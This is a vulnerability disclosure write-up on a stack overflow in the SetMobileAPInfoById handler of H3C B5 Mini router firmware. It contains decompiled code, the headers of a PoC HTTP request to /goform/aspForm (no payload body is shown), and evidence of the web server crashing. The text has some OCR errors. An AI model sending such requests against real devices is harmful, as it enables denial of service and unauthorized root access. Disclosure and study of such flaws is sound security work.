

## Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d\_202007/1311628\_30005\_0.htm

## **Product Information**

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:



## **Vulnerability details**

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the SetMobileAPInfoByld function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
13
     int v12; // [sp+44h] [+44h]
     int v13; // [sp+44h] [+44h]
 14
     int v14; // [sp+48h] [+48h]
 15
     int v15: // [sp+48h] [+48h]
 17
     char v16[64]; // [sp+4Ch] [+4Ch] BYREF
      int \(\frac{17; // \(\frac{1}{2}\) sp+8Ch] [+8Ch] BYREF
 18
 19
      char v18[64]; // [sp+90h] [+90h] BYREF
 20
     memset(v16, 0, sizeof(v16));
21
      memset(v18, 0, sizeof(v18));
22
      v8 = websgetvar(a1, "param", &dword_49D2E0);
23
         ( !v8 )
24
25
        return -2;
     sscanf(v8, "%[^;]", v16);
26
27
      v9 = v8 + strlen(v16) + 1;
28
      v7 = atoi(v16):
     sscanf(v9, "%[^;]", v16);
29
```

In the SetMobileAPInfoById function, V8 (the value param) we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V16, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/aspForm HTTP/1.1

Host: 192.168.0.124:80

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router\_password\_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 536

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: LOGIN\_PSD\_REM\_FLAG=0; PSWMOBILEFLAG=true

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1


The picture above shows the process information before we send poc.

```
1837 root 164 S pathsel -i wlan-msh -P -d
2355 root 2904 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root 464 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root 572 R telnetd
20745 root 1060 S -mwcli
20953 root 796 S /bin/sh
21142 root 600 S slaap 60
21221 root 2164 S /bin/webs &
21227 root 724 R ps
24244 root 556 S pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
```

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell without authorization.